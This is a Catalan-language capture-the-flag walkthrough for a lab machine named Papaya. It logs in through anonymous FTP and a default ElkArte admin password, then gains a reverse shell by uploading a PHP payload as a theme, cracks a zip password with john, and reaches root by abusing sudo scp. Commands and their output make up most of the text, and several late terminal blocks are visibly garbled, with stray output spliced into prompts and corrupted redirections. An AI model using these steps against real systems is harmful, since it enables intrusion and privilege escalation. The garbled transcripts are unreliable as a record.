

# Comandos para vulnerabilidad Papaya

Per començar, farem un escaneig del rang de la xarxa, en el meu cas, amb un `netdiscover -r 10.0.22.0/24`

```
Currently scanning: Finished! | Screen View: Unique Hosts
Papaya
5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.22.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.22.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.22.3	08:00:27:14:e7:3c	2	120	PCS Systemtechnik GmbH
10.0.22.10	08:00:27:93:3e:be	1	60	PCS Systemtechnik GmbH

En aquest cas, no caldria ja que la mateixa màquina ja ens dona la direcció IP.



Seguidament, farem un `nmap -A (ip) -T5`. Això ens mostrarà la informació sobre els ports vulnerables de la màquina.

```

(root@akali)-[/home/allun]
# nmap -A 10.0.22.10 -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 15:30 CET
Nmap scan report for 10.0.22.10
Host is up (0.00076s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 ftp      ftp      19 Jul  2 15:26 secret.txt
|_fingerprint-strings:
|_GenericLines:
|_  220 Servidor ProFTPD (Debian) [::ffff:10.0.22.10]
|_  Orden incorrecta: Intenta ser m
|_  creativo
|_  Orden incorrecta: Intenta ser m
|_  creativo
|_Help:
|_  220 Servidor ProFTPD (Debian) [::ffff:10.0.22.10]
|_  214-Se reconocen las siguiente
|_  rdenes (* =>'s no implementadas):
|_  XCWD CDUP XCUP SMNT* QUIT PORT PASV
|_  EPRT EPSV ALLO RNFR RNT0 DELE MDTM RMD
|_  XRMD MKD XMKD PWD XPWD SIZE SYST HELP
|_  NOOP FEAT OPTS HOST CLNT AUTH* CCC* CONF*
|_  ENC* MIC* PBSZ* PROT* TYPE STRU MODE RETR
|_  STOR STOU APPE REST ABOR RANG USER PASS
|_  ACCT* REIN* LIST NLST STAT SITE MLSD MLST
|_  comentario a root@papaya
|_  NULL, SMBProgNeg, SSLSessionReq:
|_  220 Servidor ProFTPD (Debian) [::ffff:10.0.22.10]
22/tcp open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ssh-hostkey:
|_  256 bb:05:10:69:18:eb:e3:44:2c:a7:68:98:d0:97:01:20 (ECDSA)
|_  256 65:41:aa:54:a6:b7:f7:2a:04:2e:c4:6a:c0:4d:10:35 (ED25519)
80/tcp open  http      Apache httpd 2.4.59
|_http-title: Did not follow redirect to http://papaya.thl/
|_http-server-header: Apache/2.4.59 (Debian)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :

```

Troblem que el port 21 d'ftp està obert, i que podem accedir com a usuari **anonymous**.

```
ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

```

(root@akali)-[/home/allun]
# ftp anonymous@10.0.22.10
Connected to 10.0.22.10.
220 Servidor ProFTPD (Debian) [::ffff:10.0.22.10]
331 Conexión anónima ok, envía tu dirección de email como contraseña
Password:
230 Aceptado acceso anónimo, aplicadas restricciones
Remote system type is UNIX.
Using binary mode to transfer files.

```

Fem un **ls** per a llistar els continguts que hi ha al directori.

```

ftp> ls
229 Entering Extended Passive Mode (|||27963|)
150 Abriendo conexión de datos en modo ASCII para file list
-rw-r--r--  1 ftp      ftp      19 Jul  2 15:26 secret.txt
226 Transferencia completada

```

Troblem un arxiu anomenat **secret.txt**. Farem un **get** per importar l'arxiu a la màquina amfitrió.

```
ftp> get secret.txt
local: secret.txt remote: secret.txt
229 Entering Extended Passive Mode (|||38415|)
150 Opening BINARY mode data connection for secret.txt (19 bytes)
100% |*****|
226 Transferencia completada
19 bytes received in 00:00 (5.31 KiB/s)
```

Sortirem amb un `exit`.

Per veure el contingut de l'arxiu importat, farem un `cat secret.txt` per llistar el contingut

```
ftp> exit
221 Hasta luego

(root@akali)-[/home/allun]
# cat secret.txt
ndhvbunlanqnpbñb
```

Però trobarem que aquest contingut no ens serveix de res. Per això:


## NOU MÈTODE

Quan hem fet l'nmap, al port 80 està obert, i hi ha una web. Llavors, guardarem a `/etc/hosts` la direcció ip amb l'url que visualitzem.

```
80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.59
|_http-server-header: Apache/2.4.59 (Debian) thing in this board.
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://papaya.thl/
```

```
(root@akali)-[/home/allun]
# echo "10.0.22.10 papaya.thl" >> /etc/hosts
```

Seguidament, buscarem al navegador l'url i ens apareixerà aquesta pantalla.




Visualitzant la pantalla, trobarem que hi ha un usuari "admin".

#### Forum Stats

1 Posts in 1 Topics by 1 Members - Latest Member: **admin** - Most Online Today: 1  
Latest Post: "**Welcome to ElkArte!**" ( July 03, 2024, 08:27:09 am ) - View all recent posts.

Buscarem en una altre pestanya posibles contrasenyes per defecte per poder accedir com a admin. Fent búsqueda, trobarem que hi ha una funcional: **password**.

Posteriorment, accedirem a la pantalla de login.



Username Password Forever Log in Search

My Community powered by ElkArte

Community Log in Register

NEWS... ElkArte - Just Installed!

Log in

Log in

Username: admin

Password: .....

Minutes to stay logged in: 60

Always stay logged in: ☐

Log in

Forgot your password?

Fent una altre búsqueda, trobem que la versió es vulnerable a un **reverseshell** accedint per l'apartat de "*themes*". Per això, accedim al següent link de github i copiem el codi, canviant la ip per la ip de l'equip vulnerable.

- Github: <https://github.com/WireSeed/exploits/blob/main/php-reverse-shell/php-reverse-shell.php>

```
(root@akali)-[/home/allun]
# cd /home/allun/Escritorio/Papaya

(root@akali)-[/home/allun/Escritorio/Papaya]
# nano php-reverse-shell.php


(root@akali)-[/home/allun/Escritorio/Papaya]
# zip test.zip php-reverse-shell.php
adding: php-reverse-shell.php (deflated 58%)

(root@akali)-[/home/allun/Escritorio/Papaya]
# ls
php-reverse-shell.php  test.zip


(root@akali)-[/home/allun/Escritorio/Papaya]
#
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.22.4'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Posteriorment, comprimim l'arxiu .php a un zip.



Un cop ho tinguem comprimit, pujarem l'arxiu .zip a l'apartat de *"themes"*.





Obrirem una escolta al port 1234 per obrir una consola.

```
(root@akali)-[/home/allun/Escritorio/Papaya]
# nc -lvp 1234
listening on [any] 1234 ...
```

Un cop estigui pujat, accedirem a l'url `papaya.thl/themes/test`, i apareixerà la següent pantalla. Donem click a sobre de la part de *php-reverse-shell.php*



Index of /themes/test

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>	-	-	-
 <a href="#">php-reverse-shell.php</a>	2024-11-11 16:24	5.3K	

Apache/2.4.59 (Debian) Server at papaya.thl Port 80

Un cop li haguem donat click, si tot ha anat correctament, s'obrirà la consola. Fent un `ls` ens llista els directoris.

```

$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd var
$ ls
backups
cache
lib
local
lock
log
mail
opt
run
spool
tmp
www

```

Ens fixarem en el directori **opt**. Aquest directori guarda programes opcionals. Accedirem al directori i farem un `ls` per llistar els continguts. Trobem un arxiu anomenat **pass.zip**. Intentarem importar l'arxiu, però com no som root, no podem rebre l'arxiu. Per això, buscarem una altra manera.

Ho probarem amb python3. Executarem `export TERM=XTERM` i després `python3 -c 'import pty; pty.spawn("/bin/bash")'`

```

$ cd opt php-reverse-shell.php -t 10.0.22.10 -u www-data -p 8021
$ ls
pass.zip
$ ls -la pass.zip
total 12 pass.zip
drwxr-xr-x  2 root root 4096 Jul  2 17:15 .
drwxr-xr-x 18 root root 4096 Jul  2 16:08 ..
-rwxr-xr-x  1 root root  173 Jul  2 17:14 pass.zip
$ get pass.zip
/bin/sh: 30: get: not found
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ which python3
/usr/bin/python3
$ export TERM=XTERM
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@papaya:/opt$ python3 -m http.server 8021
python3 -m http.server 8021
Serving HTTP on 0.0.0.0 port 8021 (http://0.0.0.0:8021/) ...
10.0.22.4 - - [11/Nov/2024 16:36:19] "GET /pass.zip HTTP/1.1" 200 -

```

En una consola nova, farem un `wget`

`http://10.0.22.10:8021/pass.zip`. D'aquesta manera, obtindrem l'arxiu.

```

(allun@akali)-[~]
$ wget http://10.0.22.10:8021/pass.zip
--2024-11-11 16:36:18--  http://10.0.22.10:8021/pass.zip
Conectando con 10.0.22.10:8021... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 173 [application/zip]
Grabando a: «pass.zip»
pass.zip 100%[=====>] 173 --.-KB/s en 0,002s
2024-11-11 16:36:18 (102 KB/s) - «pass.zip» guardado [173/173]

(allun@akali)-[~]
$ ls
analysis.txt  fake-sms  kali-linux-wallpaper-v1.png  Plantillas  qrcode.txt  Win7Blue
Descargas    HTML-Content-Extractor  login.txt  ports.txt  reset_root
Desktop      html-get  muestreo_memoria.txt  prueba.png  romeo.png
Documentos  hydra.restore  Música  Público  secret.txt
Escritorio  Imágenes  pass.zip  qrcode.png  Videos

```

Movem l'arxiu a una carpeta, en el meu cas, una carpeta amb el nom de la màquina per facilitar el treball.

```

(allun@akali)-[~]
$ sudo mv pass.zip /home/allun/Escritorio/Papaya
[sudo] contraseña para allun:
Lo siento, pruebe otra vez.
[sudo] contraseña para allun:
usermod
(allun@akali)-[~]
$ cd /home/allun/Escritorio/Papaya
vdpd
(allun@akali)-[~/Escritorio/Papaya]
$ ls
pass.zip  php-reverse-shell.php  test.zip
vppddecode
(allun@akali)-[~/Escritorio/Papaya]
$ unzip pass.zip
Archive:  pass.zip
[pass.zip] pass.txt password:
password incorrect--reenter:

```

La següent comanda, el **zip2john**, extreu el hash d'un arxiu ZIP protegit amb contrasenya per trencar-lo amb John the Ripper.

```

(root@akali)-[/home/allun/Escritorio/Papaya]
# zip2john pass.zip >> hash
Created directory: /root/.john
ver 2.0 pass.zip/pass.txt PKZIP Encr: cmplen=23, decmplen=11, crc=EEA46B01 ts=89BB cs=eea4 type=0

```

Farem servir el john per trencar la contrasenya de l'arxiu utilitzant una llista de paraules.

```

(root@akali)-[/home/allun/Escritorio/Papaya]
# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
jesica (pass.zip/pass.txt)
1g 0:00:00:00 DONE (2024-11-11 16:41) 33.33g/s 136533p/s 136533c/s 136533C/s 123456..oooooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
vppddecode
(root@akali)-[/home/allun/Escritorio/Papaya]
# unzip pass.zip
Archive:  pass.zip
[pass.zip] pass.txt password:
extracting: pass.txt
ls
(root@akali)-[/home/allun/Escritorio/Papaya]
# cat pass.txt
papayarica

```

Ara ja tindrem l'usuari *papaya* amb la contrasenya *papayarica*. Entrarem per SSH. A més, trobarem la flag de user.

```
(root@akali)-[/home/allun/Escritorio/Papaya]
# ssh papaya@10.0.22.10
papaya@10.0.22.10's password:
Linux papaya 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jul 3 10:42:38 2024 from 192.168.18.19
papaya@papaya:~$ ls
```

Trobarem la primera *flag* de l'usuari al mateix directori.

```
papaya@papaya:~$ cat user.txt
c84145316c7a5f4574fe34e5164c3c83
```

Com no tindrem permisos de *root*, hem de buscar alguna carpeta compartida amb root per poder fer un "exploit" i accedir com a tal. Trobarem una carpeta compartida on no es necessari posar la contrasenya de root.

```
papaya@papaya:~$ sudo -l
Matching Defaults entries for papaya on papaya:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
User papaya may run the following commands on papaya:
  (root) NOPASSWD: /usr/bin/scp
```

Buscarem a GTFOBINS la carpeta *scp* per sudo par a accedir com a root.

```
TF=$(mktemp)
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
sudo scp -S $TF x y:
```

Executem les comandes anteriors per aconseguir ser *root*.

```

papaya@papaya:~$ TF=$(mktemp) spawn /bin/ba
papaya@papaya:~$ echo 'sh 0<82 1>82' > $TF
papaya@papaya:~$ chmod +x "$TF"
papaya@papaya:~$ sudo scp -S $TF x y:tp:/0.
# whoami -- [11/Nov/2024 16:36:19] "GET /p
root
# █

```

Un cop dins de root, buscarem l'altre *flag*.

```

# ls
user.txt s.zip
# cd ../30: get: not found
# ls
papaya www-data) gid=33(www-data) groups=33(www-data)
# cd ../python3
# ls /bin/python3
bin:dev:home:TERM initrd.img.old lib64 media opt root sbin sys usr vmlinuz
boot:etc initrd.img:lib:ty.spawn:/lost+found mnt proc run srv tmp var vmlinuz.old
# cd root
papaya:opt3 python3 -m http.server 8021
# ls -m http.server 8021
root.txt HTTP on 0.0.0.0 port 8021 (http://0.0.0.0:8021/) ...
# cat root.txt [11/Nov/2024 16:36:19] "GET /pass.zip HTTP/1.1" 200 -
da4ac5feea7ff4ac9f3e0d842d76e271
# █

```

**FI**